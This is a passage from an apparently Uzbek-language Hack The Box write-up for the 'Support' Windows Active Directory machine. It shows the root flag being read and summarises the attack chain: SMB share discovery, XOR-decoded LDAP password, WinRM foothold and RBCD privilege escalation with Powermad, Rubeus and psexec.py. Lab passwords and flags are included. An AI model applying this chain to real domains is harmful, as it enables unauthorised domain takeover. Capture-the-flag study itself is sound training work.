
Directory of C:\Users\Administrator\Desktop

05/28/2022 04:17 AM <DIR> .
05/28/2022 04:11 AM <DIR> ..
09/10/2026 11:16 AM 34 root.txt
1 File(s) 34 bytes
2 Dir(s) 3,969,806,336 bytes free

C:\Users\Administrator\Desktop> type root.txt
6e7aea96104862548fbffca0834c3a31

C:\Users\Administrator\Desktop> saidislom
```

Administrator katalogiga o'tildi (C:\Users\Administrator\Desktop) va root.txt flagi olindi:
6e7aea96104862548fbffca0834c3a31



HTB platformasida Root flag muvaffaqiyatli topshirildi va **Support** mashinasi to'liq yechildi (Pwned!)

Xulosa va Zaifliklar tahlili:

Support mashinasi Active Directory va Windows muhitiga oid quyidagi asosiy zaifliklar zanjiridan iborat bo'ldi:

- **Reconnaissance:** Ochiq SMB sharelar ichidan **support-tools** maxsus papkasi va undagi **UserInfo.exe.zip** vositasi topildi.
- **Reverse Engineering:** .NET dasturi tahlil qilinib, shifrlangan LDAP paroli (**nvEfEK16^1aM4\$e7AcLUf8x\$tRWxPW01%Lmz**) XOR orqali dekodlandi.
- **LDAP Enumeration:** Domen tekshiruvi orqali **support** userining **info** atributidan parol (**Ironside47pleasure40Watchful**) topildi.
- **Initial Foothold:** WinRM (5985) orqali **support** hisobida tizimga kirilib, **user.txt** flagi (**11fa0b3c97a52f1b0f368edeeb7000e**) olindi.
- **Privilege Escalation (RBCD):** **support** userida Domain Controller obyektiga nisbatan **GenericAll** huquqi borligi aniqlandi. Powermad orqali yangi mashina hisobi (**0xdfFakeComputer**) qo'shilib, DC obyekti uchun Resource-Based Constrained Delegation (**msds-allowedtoactonbehalfofotheridentity**) sozlandi. Rubeus orqali Administrator nomidan TGS chiptasi olindi va **psexec.py** bilan to'liq SYSTEM huquqi (**root.txt** : **6e7aea96104862548fbffca0834c3a31**) qo'lga kiritildi.